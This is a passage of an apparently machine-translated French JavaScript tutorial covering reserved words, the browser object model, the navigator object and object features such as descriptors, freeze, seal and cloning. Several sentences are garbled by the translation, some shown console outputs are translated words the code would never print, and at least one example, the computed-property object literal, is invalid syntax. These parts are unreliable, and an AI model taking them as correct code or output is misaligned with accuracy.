Cela inclut les mots-clés, les mots-clés futurs, `null` littéraux `null` et booléens. La liste complète des mots-clés se trouve dans la section 7.6.1 et les littéraux dans la section 7.8 .

Ce qui précède (Section 7.6) implique que `IdentifierName` s peut être `ReservedWord` s, et à partir de la spécification pour les initialiseurs d’objets :

> Section 11.1.5
>
> **Syntaxe**
>
> ```
> ObjectLiteral :
>   { }
> ```

```
{ PropertyNameAndValueList }
{ PropertyNameAndValueList , }
```

Où `PropertyName` est, par spécification:

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

Comme vous pouvez le voir, un `PropertyName` peut être un `IdentifierName` , ce qui permet à `ReservedWord` s d'être `PropertyName` s. Cela nous indique de manière concluante que, *par spécification* , il est permis d'avoir des commandes `ReservedWord` telles que `class` et `var` tant que `PropertyName` non équivaut, tout comme les littéraux de chaîne ou les littéraux numériques.

Pour en savoir plus, reportez-vous à la Section 7.6 - Noms et identificateurs des identificateurs.

Remarque: le surligneur de syntaxe dans cet exemple a repéré le mot réservé et l'a toujours mis en évidence. Bien que l'exemple soit valide, les développeurs Javascript peuvent être pris par des outils de compilateur / transpiler, linter et minifier qui affirment le contraire.

Lire Mots-clés réservés en ligne: https://riptutorial.com/fr/javascript/topic/1853/mots-cles-reserves

Chapitre 77: Nomenclature (modèle d'objet de navigateur)

Remarques

Pour plus d'informations sur l'objet Window, visitez le site MDN .


La méthode `window.stop()` n'est pas prise en charge dans Internet Explorer.

Examples

introduction

La nomenclature (modèle d'objet du navigateur) contient des objets qui représentent la fenêtre du navigateur et les composants actuels du navigateur. des objets qui modélisent des choses comme l' *histoire, l'écran de l'appareil,* etc.

L'objet le plus haut de la nomenclature est l'objet `window` , qui représente la fenêtre ou l'onglet de navigateur actuel.



- **Document:** représente la page Web actuelle.
- **Historique:** représente les pages de l'historique du navigateur.
- **Emplacement:** représente l'URL de la page en cours.
- **Navigateur:** représente des informations sur le navigateur.
- **Écran:** représente les informations d'affichage du périphérique.

Méthodes d'objet de fenêtre

L'objet le plus important du `Browser Object Model` est l'objet window. Cela aide à accéder aux informations sur le navigateur et ses composants. Pour accéder à ces fonctionnalités, il dispose de différentes méthodes et propriétés.

Méthode	La description
window.alert ()	Crée une boîte de dialogue avec un message et un bouton OK
window.blur ()	Supprimer le focus de la fenêtre

Méthode	La description
window.close ()	Ferme une fenêtre de navigateur
window.confirm ()	Crée une boîte de dialogue avec un message, un bouton OK et un bouton d'annulation
window.getComputedStyle ()	Obtenir les styles CSS appliqués à un élément
window.moveTo (x, y)	Déplacer le bord gauche et supérieur d'une fenêtre vers les coordonnées fournies
window.open ()	Ouvre la nouvelle fenêtre du navigateur avec l'URL spécifiée comme paramètre
window.print ()	Indique au navigateur que l'utilisateur souhaite imprimer le contenu de la page en cours
window.prompt ()	Crée une boîte de dialogue pour récupérer les entrées utilisateur
window.scrollBy ()	Fait défiler le document du nombre de pixels spécifié
window.scrollTo ()	Fait défiler le document aux coordonnées spécifiées
window.setInterval ()	Faire quelque chose à plusieurs reprises à des intervalles spécifiés
window.setTimeout ()	Faire quelque chose après un laps de temps spécifié
window.stop ()	Arrêter la fenêtre de chargement

Propriétés de l'objet Window

L'objet Window contient les propriétés suivantes.

Propriété	La description
window.closed	Si la fenêtre a été fermée
window.length	Nombre d'éléments `<iframe>` dans la fenêtre
window.name	Obtient ou définit le nom de la fenêtre
window.innerHeight	Hauteur de la fenêtre
window.innerWidth	Largeur de fenêtre
window.screenX	Coordonnée X du pointeur, par rapport au coin supérieur gauche de

Propriété	La description
	l'écran
window.screenY	Coordonnée Y du pointeur, par rapport au coin supérieur gauche de l'écran
window.location	URL actuelle de l'objet fenêtre (ou chemin d'accès local)
fenêtre.histoire	Référence à l'objet historique pour la fenêtre ou l'onglet du navigateur.
window.screen	Référence à l'objet écran
window.pageXOffset	Le document de distance a été défilé horizontalement
window.pageYOffset	Le document de distance a été défilé verticalement

Lire Nomenclature (modèle d'objet de navigateur) en ligne:
https://riptutorial.com/fr/javascript/topic/3986/nomenclature--modele-d-objet-de-navigateur-

Chapitre 78: Objet Navigateur

Syntaxe

- var userAgent = navigator.userAgent; / * Il peut simplement être assigné à une variable * /

Remarques

1. Il n'y a pas de norme publique pour l'objet `Navigator` , mais tous les principaux navigateurs le prennent en charge.
2. La propriété `navigator.product` ne peut pas être considérée comme un moyen fiable d'obtenir le nom du moteur du navigateur puisque la plupart des navigateurs `Gecko` . En outre, il n'est pas pris en charge dans:
   - Internet Explorer 10 et inférieur
   - Opera 12 et plus
3. Dans Internet Explorer, la propriété `navigator.geolocation` n'est pas prise en charge dans les versions antérieures à IE 8
4. La propriété `navigator.appCodeName` renvoie `Mozilla` pour tous les navigateurs modernes.

Examples

Obtenir des données de base du navigateur et les renvoyer sous la forme d'un objet JSON

La fonction suivante peut être utilisée pour obtenir des informations de base sur le navigateur actuel et la renvoyer au format JSON.

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
                 "userAgent",
                 "cookiesEnabled",
```

```
                  "browserName",
                  "browserLang",
                  "browserVersion",
                  "browserPlatform"
         ];

     /* Creating the JSON object */
     for (var i = 0; i < info.length; i++) {
         if (i === info.length - 1) {
             json += '"' + infoNames[i] + '": "' + info[i] + '"';
         }
         else {
             json += '"' + infoNames[i] + '": "' + info[i] + '",';
         }
     };

     return json + "}]";
};
```

Lire Objet Navigateur en ligne: https://riptutorial.com/fr/javascript/topic/4521/objet-navigateur

Chapitre 79: Objets

Syntaxe

- objet = {}
- object = new Object ()
- object = Object.create (prototype [, propertiesObject])
- object.key = valeur
- object ["key"] = valeur
- objet [Symbol ()] = valeur
- object = {key1: value1, "key2": valeur2, 'key3': valeur3}
- object = {conciseMethod () {…}}
- object = {[computed () + "key"]: valeur}
- Object.defineProperty (obj, propertyName, propertyDescriptor)
- property_desc = Object.getOwnPropertyDescriptor (obj, propertyName)
- Object.freeze (obj)
- Object.seal (obj)

Paramètres

Propriété	La description
`value`	La valeur à affecter à la propriété.
`writable`	Si la valeur de la propriété peut être modifiée ou non.
`enumerable`	Si la propriété sera énumérée dans `for in` boucles `for in` ou non.
`configurable`	S'il sera possible de redéfinir le descripteur de propriété ou non.
`get`	Une fonction à appeler qui renverra la valeur de la propriété.
`set`	Une fonction à appeler lorsque la propriété est assignée à une valeur.

Remarques

Les objets sont des collections de paires clé-valeur ou de propriétés. Les clés peuvent être `String` s ou `Symbol` s, et les valeurs sont des primitives (nombres, chaînes, symboles) ou des références à d'autres objets.

En JavaScript, un nombre important de valeurs sont des objets (par exemple des fonctions, des tableaux) ou des primitives qui se comportent comme des objets immuables (nombres, chaînes, booléens). On peut accéder à leurs propriétés ou aux propriétés de leur `prototype` utilisant la `obj.prop` point (`obj.prop`) ou crochet (`obj['prop']`). Les exceptions notables sont les valeurs

spéciales `undefined` et `null` .

Les objets sont référencés en JavaScript, et non en valeur. Cela signifie que lorsque copiés ou transmis comme arguments à des fonctions, la "copie" et l'original sont des références au même objet, et une modification de ses propriétés changera la même propriété de l'autre. Cela ne s'applique pas aux primitives qui sont immuables et transmises par valeur.

Examples

Object.keys

5

`Object.keys(obj)` renvoie un tableau des clés d'un objet donné.

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!"
};

var keys = Object.keys(obj);

console.log(keys); // ["a", "b", "c"]
```

Clonage peu profond

6

La fonction `Object.assign()` d' `Object.assign()` peut être utilisée pour copier toutes les propriétés **énumérables** d'une instance d' `Object` existante vers une nouvelle.

```
const existing = { a: 1, b: 2, c: 3 };

const clone = Object.assign({}, existing);
```

Cela inclut les propriétés `Symbol` en plus des propriétés `String` .

La déstructuration des objets repos / propagation, qui est actuellement une proposition de l'étape 3, offre un moyen encore plus simple de créer des clones peu profonds d'instances d'objet:

```
const existing = { a: 1, b: 2, c: 3 };

const { ...clone } = existing;
```

Si vous devez prendre en charge d'anciennes versions de JavaScript, la méthode la plus compatible pour cloner un objet consiste à itérer manuellement ses propriétés et à filtrer les propriétés héritées à l'aide de `.hasOwnProperty()` .

```
var existing = { a: 1, b: 2, c: 3 };
```

```
var clone = {};
for (var prop in existing) {
  if (existing.hasOwnProperty(prop)) {
    clone[prop] = existing[prop];
  }
}
```

Object.defineProperty

5

Cela nous permet de définir une propriété dans un objet existant en utilisant un descripteur de propriété.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Sortie de la console

> foo

`Object.defineProperty` peut être appelée avec les options suivantes:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` vous permet de définir plusieurs propriétés à la fois.

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

Propriété en lecture seule

5

En utilisant des descripteurs de propriétés, nous pouvons créer une propriété en lecture seule et

toute tentative de modification de sa valeur échouera silencieusement, la valeur ne sera pas modifiée et aucune erreur ne sera émise.

La propriété `writable` en `writable` dans un descripteur de propriété indique si cette propriété peut être modifiée ou non.

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

Sortie de la console

> original

Propriété non énumérable

5

Nous pouvons éviter qu'une propriété apparaisse `for (... in ...)` boucles `for (... in ...)`

La propriété `enumerable` du descripteur de propriété indique si cette propriété sera énumérée lors de la lecture en boucle des propriétés de l'objet.

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

Sortie de la console

> montrer

Description de la propriété de verrouillage

5

Un descripteur de propriété peut être verrouillé afin qu'aucune modification ne puisse y être apportée. Il sera toujours possible d'utiliser la propriété normalement, en lui assignant et en récupérant la valeur, mais toute tentative de redéfinition entraînera une exception.

La propriété `configurable` du descripteur de propriété est utilisée pour interdire toute autre modification sur le descripteur.

```
var obj = {};

// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

Cette erreur sera lancée:

> TypeError: impossible de redéfinir la propriété: foo

Et la propriété sera toujours en lecture seule.

```
obj.foo = "new value";
console.log(foo);
```

Sortie de la console

> valeur d'origine

Propriétés de l'accesseur (get et set)

5

Traitez une propriété comme une combinaison de deux fonctions, l'une pour en obtenir la valeur, et l'autre pour y définir la valeur.

La propriété `get` du descripteur de propriété est une fonction qui sera appelée pour récupérer la valeur de la propriété.

La propriété `set` est également une fonction, elle sera appelée lorsque la propriété a reçu une valeur et la nouvelle valeur sera transmise en tant qu'argument.

Vous ne pouvez pas affecter une `value` ou `writable` à un descripteur qui a `get` ou `set`

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"

person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"
```

```
person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

Propriétés avec des caractères spéciaux ou des mots réservés

Bien que la notation de propriété d'objet soit généralement écrite sous la forme `myObject.property` , cela n'autorisera que les caractères normalement présents dans les noms de variables JavaScript , principalement des lettres, des nombres et des traits de soulignement (_).

Si vous avez besoin de caractères spéciaux, tels que de l'espace, du contenu fourni par l'utilisateur, cela est possible en utilisant la notation `[]` .

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

Propriétés à tous les chiffres:

En plus des caractères spéciaux, les noms de propriété qui contiennent tous les chiffres nécessiteront une notation entre crochets. Cependant, dans ce cas, la propriété n'a pas besoin d'être écrite sous forme de chaîne.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same
result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

Toutefois, les zéros non significatifs ne sont pas recommandés car ils sont interprétés comme une notation octale. (TODO, nous devrions produire et lier un exemple décrivant la notation octale, hexadécimale et exposante)

Voir aussi: [Les tableaux sont des objets]

Noms de propriété dynamiques / variables

Parfois, le nom de la propriété doit être stocké dans une variable. Dans cet exemple, nous demandons à l'utilisateur quel mot doit être recherché, puis fournissons le résultat à partir d'un objet que j'ai nommé `dictionary` .

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
```

```
alert(word + '\n\n' + definition)
```

Notez comment nous utilisons la notation `[]` pour examiner la variable nommée `word` ; si nous devions utiliser le traditionnel `.` la notation, alors elle prendrait littéralement la valeur, d'où:

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

Vous pouvez également écrire des valeurs littérales avec la notation `[]` en remplaçant le `word` variable par une chaîne `'apple'` . Voir [Propriétés avec caractères spéciaux ou mots réservés] exemple.

Vous pouvez également définir des propriétés dynamiques avec la syntaxe de parenthèse:

```
var property="test";
var obj={
 [property]=1;
};

console.log(obj.test);//1
```

Il fait la même chose que:

```
var property="test";
var obj={};
obj[property]=1;
```

Les tableaux sont des objets

> **Clause de non-responsabilité: la** création d'objets de type tableau n'est pas recommandée. Cependant, il est utile de comprendre leur fonctionnement, en particulier lorsque vous travaillez avec DOM. Cela expliquera pourquoi les opérations de tableau régulières ne fonctionnent pas sur les objets DOM renvoyés par de nombreuses fonctions de `document` DOM. (ie `querySelectorAll` , `form.elements`)

En supposant que nous ayons créé l'objet suivant qui a des propriétés que vous pouvez vous attendre à voir dans un tableau.

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

Ensuite, nous allons créer un tableau.

```
var anArray = ['zero.', 'one.'];
```

Maintenant, remarquez comment nous pouvons inspecter à la fois l'objet et le tableau.

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Depuis `anArray` est en fait un objet, tout comme `anObject` , nous pouvons même ajouter des propriétés personnalisées verbeux à `anArray`

> **Clause de non-responsabilité: les** tableaux avec des propriétés personnalisées ne sont généralement pas recommandés car ils peuvent être source de confusion, mais ils peuvent être utiles dans les cas avancés où vous avez besoin des fonctions optimisées d'un tableau. (ie objets jQuery)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

Nous pouvons même rendre `anObject` un objet de type tableau en ajoutant une `length` .

```
anObject.length = 2;
```

Ensuite, vous pouvez utiliser le style C `for` boucle pour parcourir un `anObject` comme s'il s'agissait d'un tableau. Voir Itération du tableau

Notez que `anObject` est uniquement un objet de **type tableau** . (également connu sous le nom de liste) Ce n'est pas un vrai tableau. Ceci est important, car les fonctions comme `push` et `forEach` (ou toute fonction pratique trouvée dans `Array.prototype`) ne fonctionneront pas par défaut sur les objets de type tableau.

La `querySelectorAll` fonctions du `document` DOM `querySelectorAll` une liste (c.-à-d. `querySelectorAll` , `form.elements`) qui est similaire à l' `anObject` nous avons créé ci-dessus. Voir Conversion d'objets de type tableau en tableaux

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

Object.freeze

5

`Object.freeze` rend un objet immuable en empêchant l'ajout de nouvelles propriétés, la suppression de propriétés existantes et la modification de l'énumérabilité, de la configurabilité et

de la facilité d'écriture des propriétés existantes. Cela empêche également la modification des propriétés existantes. Cependant, cela ne fonctionne pas de manière récursive, ce qui signifie que les objets enfants ne sont pas automatiquement gelés et sont sujets à modification.

Les opérations qui suivent le gel échoueront silencieusement, à moins que le code ne s'exécute en mode strict. Si le code est en mode strict, une `TypeError` sera lancée.

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Object.seal

5

`Object.seal` empêche l'ajout ou la suppression de propriétés d'un objet. Une fois qu'un objet a été scellé, ses descripteurs de propriétés ne peuvent plus être convertis en un autre type. Contrairement à `Object.freeze` il permet de modifier les propriétés.

Les tentatives de faire ces opérations sur un objet scellé échouent silencieusement

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
```

```
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

En mode strict, ces opérations lancent une `TypeError`

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

Créer un objet Iterable

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
};

for (var c of myIterableObject) {
  console.log(c);
}
```

Sortie de la console

Un

Repos objet / propagation (...)

7

La diffusion d'objets n'est que du sucre syntaxique pour `Object.assign({}, obj1, ..., objn);`

Cela se fait avec l'opérateur `...`

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

En tant que `Object.assign` , la fusion est **superficielle** et non profonde.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

NOTE : Cette spécification est actuellement à l' étape 3

Descripteurs et propriétés nommées

Les propriétés sont membres d'un objet. Chaque propriété nommée est une paire de (nom, descripteur). Le nom est une chaîne qui permet l'accès (en utilisant la notation par points `object.propertyName` ou l' `object['propertyName']` notation entre crochets `object['propertyName']`). Le descripteur est un enregistrement de champs définissant le bevahiour de la propriété à laquelle il est accédé (ce qui arrive à la propriété et quelle est la valeur renvoyée pour y accéder). En gros, une propriété associe un nom à un comportement (on peut considérer le comportement comme une boîte noire).

Il existe deux types de propriétés nommées:

1. *propriété data* : le nom de la propriété est associé à une valeur.
2. *propriété accesseur* : le nom de la propriété est associé à une ou deux fonctions d'accès.

Manifestation:

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
                //or calling the set function with the parameter 5 if accessor property


//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

Le type de la propriété est déterminé par les champs de son descripteur et une propriété ne peut pas être des deux types.

Descripteurs de données -

- Champs obligatoires: `value` ou `writable` ou les deux
- Champs facultatifs: `configurable` , `enumerable`

Échantillon:

```
{
   value: 10,
   writable: true;
}
```

Descripteurs d'accès -

- Champs obligatoires: `get` ou `set` ou les deux
- Champs facultatifs: `configurable` , `enumerable`

Échantillon:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

signification des champs et leurs valeurs par défaut

`configurable` , `enumerable` et `writable` :

- Ces touches sont toutes `false` par défaut.
- `configurable` est `true` si et seulement si le type de ce descripteur de propriété peut être modifié et si la propriété peut être supprimée de l'objet correspondant.
- `enumerable` est `true` si et seulement si cette propriété apparaît lors de l'énumération des propriétés sur l'objet correspondant.
- `writable` est `true` si et seulement si la valeur associée à la propriété peut être modifiée avec un opérateur d'affectation.

`get` et `set` :

- Ces touches sont `undefined` par défaut sur `undefined` .
- `get` est une fonction qui sert de getter pour la propriété, ou `undefined` s'il n'y a pas de getter. La fonction return sera utilisée comme valeur de la propriété.
- `set` est une fonction qui sert de setter pour la propriété, ou `undefined` s'il n'y a pas de setter. La fonction recevra comme seul argument la nouvelle valeur affectée à la propriété.

`value` :

- Cette clé est `undefined` défaut sur `undefined` .
- La valeur associée à la propriété. Peut être une valeur JavaScript valide (nombre, objet, fonction, etc.).

Exemple:

```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                      // writable:true,
                                                                      // enumerable:true,
                                                                      // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                    console.log('this will be logged ' +
                                 'every time propertyName2 is accessed to get its value');
                                                },
                                            set: function() {
                                                    console.log('and this will be logged ' +
                                 'every time propertyName2\'s value is tried to be set')
                      //will be treated like it has enumerable:false, configurable:false
                                                }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property





obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

Obtenir la description d'une propriété spécifique dans un objet.

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

Clonage d'objets

Lorsque vous voulez une copie complète d'un objet (à savoir les propriétés de l'objet et les valeurs à l'intérieur de ces propriétés, etc.), cela s'appelle **le clonage profond** .

5.1

Si un objet peut être sérialisé en JSON, vous pouvez en créer un clone avec une combinaison de `JSON.parse` et `JSON.stringify` :

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Notez que `JSON.stringify` convertira les objets `Date` en représentations de chaîne au format ISO, mais `JSON.parse` ne convertira pas la chaîne en `Date` .

Il n'y a pas de fonction intégrée dans JavaScript pour créer des clones profonds, et il n'est généralement pas possible de créer des clones profonds pour chaque objet pour de nombreuses raisons. Par exemple,

- les objets peuvent avoir des propriétés non énumérables et masquées qui ne peuvent pas être détectées.
- les getters et les setters d'objet ne peuvent pas être copiés.
- les objets peuvent avoir une structure cyclique.
- Les propriétés de la fonction peuvent dépendre de l'état dans une étendue cachée.

En supposant que vous ayez un objet "sympa" dont les propriétés ne contiennent que des valeurs primitives, des dates, des tableaux ou d'autres objets "sympas", la fonction suivante peut être utilisée pour créer des clones profonds. C'est une fonction récursive qui peut détecter des objets avec une structure cyclique et qui jettera une erreur dans de tels cas.

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
```

```
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

Objet.assigner

La méthode Object.assign () permet de copier les valeurs de toutes les propriétés enumerable d'un ou plusieurs objets source dans un objet cible. Il retournera l'objet cible.

Utilisez-le pour affecter des valeurs à un objet existant:

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Ou pour créer une copie superficielle d'un objet:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Ou fusionner plusieurs propriétés de plusieurs objets en un seul:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

Les primitives seront encapsulées, null et indéfini seront ignorés:

```
var var_1 = 'abc';
